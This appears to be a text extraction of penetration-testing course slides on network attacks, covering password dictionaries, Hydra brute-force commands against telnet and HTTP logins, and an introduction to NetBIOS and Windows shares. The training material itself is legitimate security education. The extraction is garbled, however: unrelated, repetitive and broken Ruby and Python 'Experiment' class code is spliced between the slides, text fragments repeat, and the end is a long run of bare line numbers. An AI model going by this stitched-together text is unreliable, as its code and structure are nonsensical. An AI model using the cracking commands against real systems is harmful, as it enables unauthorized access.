

v4

Penetration Testing Student

Network Attacks

Section 03 | Module 06

```
1 class MicrosoftResult
2   def initialize(result)
3     @result = result
4   end
5   def to_s
6     "MicrosoftResult"
7   end
8 end
9
10 class Experiment
11   def initialize(result)
12     @result = result
13   end
14   def to_s
15     "Experiment"
16   end
17 end
18
19 class Observation
20   def initialize(result)
21     @result = result
22   end
23   def to_s
24     "Observation"
25   end
26 end
27
28 class Control
29   def initialize(result)
30     @result = result
31   end
32   def to_s
33     "Control"
34   end
35 end
36
37 class Candidates
38   def initialize(result)
39     @result = result
40   end
41   def to_s
42     "Candidates"
43   end
44 end
45
46 class Experiment
47   def initialize(result)
48     @result = result
49   end
50   def to_s
51     "Experiment"
52   end
53 end
54
55 class Observation
56   def initialize(result)
57     @result = result
58   end
59   def to_s
60     "Observation"
61   end
62 end
63
64 class Control
65   def initialize(result)
66     @result = result
67   end
68   def to_s
69     "Control"
70   end
71 end
72
73 class Candidates
74   def initialize(result)
75     @result = result
76   end
77   def to_s
78     "Candidates"
79   end
80 end
81
82 class Experiment
83   def initialize(result)
84     @result = result
85   end
86   def to_s
87     "Experiment"
88   end
89 end
90
91 class Observation
92   def initialize(result)
93     @result = result
94   end
95   def to_s
96     "Observation"
97   end
98 end
99
100 class Control
101   def initialize(result)
102     @result = result
103   end
104   def to_s
105     "Control"
106   end
107 end
108
109 class Candidates
110   def initialize(result)
111     @result = result
112   end
113   def to_s
114     "Candidates"
115   end
116 end
```

Table of Contents

MODULE 06 | Network Attacks

6.1 Authentication

Cracking

6.2 Window Shares

6.3 Null Sessions

6.4 ARP Poisoning

6.5 Metasploit

6.6 Meterpreter



Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Attacking remote authentication
- ✓ How to approach a remote Windows machine
- ✓ ARP spoofing and network layer 2 attacks



Authentication Cracking



6.1 Authentication Cracking

How does this support my pentesting career?

Ability to:

- Assess password policies via network services
- Gain access to network services
- Gain access to web applications

6.1 Authentication Cracking

In the system module, you saw how to crack a password file to obtain valid login credentials for a system. A similar approach can be used for every service requiring network authentication, such as:

- SSH
- Telnet
- Remote Desktop
- HTTP authentication
- And more



6.1.1 Brute Force vs. Dictionary Attacks

In offline brute forcing (with *John the Ripper* for example), the time needed to test a single password is given by the processing time; during a network authentication attack, the time needed to test a password depends on many other factors.

```
def experiment_result  
    """  
    The result of an experiment.  
    """  
    def __init__(self, experiment, observation):  
        self.experiment = experiment  
        self.observation = observation  
        self.result = None  
        self.matched = None  
        self.result_sub = None  
    def __str__(self):  
        return "Experiment: %s, Observation: %s, Result: %s, Matched: %s, Result Sub: %s"  
        % (self.experiment, self.observation, self.result, self.matched, self.result_sub)  
    def __repr__(self):  
        return self.__str__()  
    def __eq__(self, other):  
        return self.experiment == other.experiment and self.observation == other.observation  
    def __neq__(self, other):  
        return not self.__eq__(other)  
    def __hash__(self):  
        return hash(self.experiment) ^ hash(self.observation)  
    def __getitem__(self, key):  
        return getattr(self, key)  
    def __setitem__(self, key, value):  
        setattr(self, key, value)  
    def __delitem__(self, key):  
        delattr(self, key)  
    def __len__(self):  
        return 1  
    def __iter__(self):  
        return iter([self])  
    def __contains__(self, key):  
        return key in self.__dict__  
    def __getitem__(self, key):  
        return getattr(self, key)  
    def __setitem__(self, key, value):  
        setattr(self, key, value)  
    def __delitem__(self, key):  
        delattr(self, key)  
    def __len__(self):  
        return 1  
    def __iter__(self):  
        return iter([self])  
    def __contains__(self, key):  
        return key in self.__dict__
```



6.1.1 Brute Force vs. Dictionary Attacks

Such factors include:

- **Network latency:** in other words, the time needed to transmit information from the penetration tester's machine to the target server and vice versa.
- **Delays on the attacked service:** many services wait some seconds during authentication routines with the scope of making authentication attacks even slower.
- **Processing time on the attacked server:** as in offline attacks, the target server must encrypt and check the credentials.



6.1.2 Weak and Default Credentials

Because of these reasons, network authentication cracking relies almost entirely on dictionary-based attacks.

Most tools in this field, use **dictionaries of common and default usernames and passwords**.

```
def initialize(experiment, observations = {}, control = None)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - {control}
  evaluate_candidates

  freeze

  @context =
    experiment.context
  end

  # Initialize the name of the experiment
  def experiment_name
    @experiment_name
  end

  # Define the result a match between an experiment
  def matched?
    @matched
  end

  @experiment/result.rb 1.1
```



6.1.2 Weak and Default Credentials

If a user chooses a weak password or an administrator leaves default service credentials unmodified, a dictionary attack will bypass the password protection.

You can find a comprehensive collection of passwords [here](https://wiki.skullsecurity.org/Passwords).

6.1.2.1 Installing Dictionaries

You can also install some common password lists on Kali by installing the *seclists* package.

```
</>
# apt-get install seclists
# ls /usr/share/seclists/Passwords/
500-worst-passwords.txt      passwords_clarkson_82.txt    rockyou-20.txt  rockyou-60.txt
passwords_john.txt           rockyou-25.txt              rockyou-65.txt
elitehacker-withcount.txt    passwords_youporn2012_raw.txt rockyou-30.txt  rockyou-70.txt
english.txt                  passwords_youporn2012.txt   rockyou-35.txt  rockyou-75.txt
faithwriters-withcount.txt   phpbb-withcount.txt         rockyou-40.txt  rockyou.txt
hak5-withcount.txt           rockyou-45.txt              rockyou-withcount.txt
honeynet-withcount.txt       rockyou-50.txt              singles.org-withcount.txt
john.txt                     rockyou-10.txt              rockyou-55.txt
top_shortlist.txt            mspace-withcount.txt        rockyou-15.txt
rockyou-5.txt                twitter-banned.txt
```

6.1.3 Authentication Cracking Tools

There are various tools you can use to leverage dictionaries, each with its own pros and cons.

In the following slides, you will see how to use some common tools to perform network authentication cracking!

```
def initialize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze

  experiment.context
  experiment.name
  experiment.name
end

# Check whether the result is a match between an observation
def matched?
  # ...
end

# Return the result
def result
  1.1
end
```



6.1.4 Hydra



Hydra is a fast, parallelized, network authentication cracker that supports different protocols.

Hydra can attack nearly fifty different service types, including:

- Cisco auth
- FTP
- HTTP
- IMAP
- RDP
- SMB
- SSH
- Telnet

```
def initialize(experiment, observations = [], control = [])
  @experiment = experiment
  @observations = observations
  @control = control
  evaluate_candidates
end

freeze

end
```

e types, including:

```
28 # Returns the experiment's context
29 def context
30   @experiment.context
31 end
32
33 # Returns the name of the experiment
34 def experiment_name
35   @experiment.name
36 end
37
38 # Returns whether the result is better between all runs
39 def watched?
```



6.1.4 Hydra

The tool can use dictionaries of usernames or passwords and can also perform pure brute force password attacks. *Hydra* architecture is based on **modules**. A module is a piece of code that lets *Hydra* attack a specific **protocol**.

Let's see how to configure it and use it to perform an attack.



6.1.4 Hydra

You can check the available options by simply running *Hydra* with no arguments:

```
</> # hydra
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w
TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV46] [service://server[:PORT]][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE    colon separated "login:pass" format, instead of -L/-P options
  -M FILE    list of servers to be attacked in parallel, one entry per line
  -t TASKS   run TASKS number of connects in parallel (per host, default: 16)
  -U         service module usage details
  -h         more command line options (COMPLETE HELP)
  server    the target server (use either this OR the -M option)
  service    the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: asterisk afp cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-
proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql ncp nntp oracle-listener oracle-sid
pcanywhere pcnfs pop3[s] postgres rdp rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak
telnet[s] vmauthd vnc xmpmp
```

6.1.4 Hydra

You can also check the manual (`man hydra`) or the extended help by running:



```
# hydra -h
```



6.1.4 Hydra

To get detailed information about a module you can use the `-U` command line switch, for example:



```
# hydra -U rdp
```

```
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-10 12:15:01
```

```
Help for module rdp:
```

```
=====
```

```
Module rdp is optionally taking the windows domain name.
```

```
For example:
```

```
hydra rdp://192.168.0.1/firstdomainname -l john -p doe
```



6.1.4 Hydra

Remember that you can check the available modules in the "supported services" section of the help:



```
Supported services: asterisk afp cisco cisco-enable cvs firebird  
ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy  
http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-  
{cram|digest}md5][s] mssql mysql ncp nntp oracle-listener oracle-  
sid pcanwhere pcnfs pop3[s] postgres rdp rexec rlogin rsh s7-300  
sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak  
telnet[s] vmauthd vnc xmpp
```

6.1.4 Hydra

To launch a dictionary attack, against a service, with a list of usernames (inside users.txt file) and a list of passwords (pass.txt file), you have to use the following syntax:



```
# hydra -L users.txt -P pass.txt <service://server> <options>
```



6.1.4.1 Telnet Attack Example

For example, you can attack a telnet service by invoking *Hydra* with the following command line:



```
# hydra -L users.txt -P pass.txt telnet://target.server
```



6.1.4.2 HTTP Basic Auth Attack Example

Here you can find an attack session against a password protected web resource:



```
# hydra -L users.txt -P pass.txt http-get://localhost/  
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-10 15:11:57  
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking service http-get on port 80  
[80][www] host: 1.2.3.4 login: user password: tester  
1 of 1 target successfully completed, 1 valid password found
```



6.1.5 Video – Hydra Cracking Session

Hydra

In the following video, you will see how to use Hydra in two real-world scenarios:

- An HTTP authentication attack
- An SSH authentication attack

You will see how to use the tool in conjunction with publicly available passwords lists.



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.1.6 Hera Lab – Brute Force and Password Cracking

In the following lab, you will practice not only authentication cracking, but also password cracking with *John the Ripper*.

Try to attack the services and perform your cracking sessions by yourself. If you get stuck, you can check the solutions in the manual.




6.1.6 Hera Lab – Brute Force and Password Cracking

Brute Force and Password Cracking

In this lab you will:

- Attack an SSH login
- Attack an HTTP login
- Use *unshadow*
- Use *John the Ripper*



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

Windows Shares



6.2 Windows Shares

How does this support my pentesting career?

Ability to:

- Enumerate network resources
- Attack Windows sessions
- Obtain unauthorized access to Windows resources

6.2 Windows Shares

Microsoft Windows is one of the most used operating systems on enterprise networks. It can be used on clients and servers to provide authentication, file sharing, printer management and other features.

In this module, you will see how Windows file sharing works and how to exploit some of its features.



6.2.1 NetBIOS


In order to understand Windows share attacks, we must first understand how shares work.

In the following slides, we will talk about NetBIOS and its role in an MS Windows network; moreover, you will learn what shares are and how they are used.



6.2.1 NetBIOS

NetBIOS stands for Network Basic Input Output System. Servers and clients use NetBIOS when viewing network shares on the local area network.



6.2.1 NetBIOS

NetBIOS can supply some of the following information when querying a computer:

- Hostname
- NetBIOS name
- Domain
- **Network shares**


```
14 def create_experiment(experiment_name, observations, control):
15     """Create a new experiment with the given name and observations.
16     """
17     # Create the experiment
18     experiment = Experiment(experiment_name)
19     # Create the observations
20     observations = Observations(experiment_name, observations)
21     # Create the control
22     control = Control(experiment_name, control)
23     # Create the candidates
24     candidates = Candidates(experiment_name, observations, control)
25     # Evaluate the candidates
26     candidates.evaluate_candidates()
27     # Freeze the experiment
28     freeze_experiment(experiment_name)
29     # Return the experiment
30     return experiment
31
32 # Create the experiment's context
33 def context(experiment_name):
34     """Return the context of the experiment.
35     """
36     # Return the context
37     return experiment_name
38
39 # Create the experiment's name
40 def experiment_name(experiment_name):
41     """Return the name of the experiment.
42     """
43     # Return the name
44     return experiment_name
45
46 # Create the experiment's result
47 def result(experiment_name):
48     """Return the result of the experiment.
49     """
50     # Return the result
51     return experiment_name
52
53 # Create the experiment's result
54 def result(experiment_name):
55     """Return the result of the experiment.
56     """
57     # Return the result
58     return experiment_name
59
60 # Create the experiment's result
61 def result(experiment_name):
62     """Return the result of the experiment.
63     """
64     # Return the result
65     return experiment_name
66
67 # Create the experiment's result
68 def result(experiment_name):
69     """Return the result of the experiment.
70     """
71     # Return the result
72     return experiment_name
73
74 # Create the experiment's result
75 def result(experiment_name):
76     """Return the result of the experiment.
77     """
78     # Return the result
79     return experiment_name
80
81 # Create the experiment's result
82 def result(experiment_name):
83     """Return the result of the experiment.
84     """
85     # Return the result
86     return experiment_name
87
88 # Create the experiment's result
89 def result(experiment_name):
90     """Return the result of the experiment.
91     """
92     # Return the result
93     return experiment_name
94
95 # Create the experiment's result
96 def result(experiment_name):
97     """Return the result of the experiment.
98     """
99     # Return the result
100    return experiment_name
```



6.2.1 NetBIOS

This block diagram represents the structure of NetBIOS.


As you can see the NetBIOS layer sits between the application layer and the IP layer.



6.2.1 NetBIOS


UDP is used to perform NetBIOS **name resolution** and to carry other **one-to-many** datagram-based communications.

By using NetBIOS datagrams, a host can send small messages to many other hosts.




6.2.1 NetBIOS

Heavy traffic, such as a file copy, relies on TCP by using NetBIOS **sessions**.



6.2.1 NetBIOS

Please note how different features use different ports and transport protocols.



6.2.1 NetBIOS

When an MS Windows machine browses a network, it uses NetBIOS:

- **Datagrams** to list the shares and the machines
- **Names** to find workgroups
- **Sessions** to transmit data to and from a **Windows share**



6.2.2 Shares

A Windows machine can share a file or a directory on the network; this lets local and remote users access the resource and, possibly, modify it.

Example:

A file server in an office lets users open and edit the documents of their own department, while it lets everyone read but not modify public information files.

6.2.2 Shares

This feature is very useful in a network environment. The ability to share resources and files reduces redundancy and can improve work efficiency in a company.

Shares can be either extremely useful, if used properly, or extremely dangerous when configured improperly.



6.2.2 Shares

Creating network shares in a Windows-based environment is fairly easy. Generally, users just need to turn on the *File and Printer Sharing* service and then they can start choosing directories or files to share.

Users can also set permissions on a share, choosing who can perform operations such as reading, writing and modifying permissions.



6.2.2 Shares

Starting from Windows Vista, users can choose to share a single file or use the *Public* directory. When sharing a single file, they can choose local or remote users to share the file with.

When using the *Public* directory, they can choose which local users can access the files on the share, but they can only allow everyone or no one in the network to access the share.

```
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
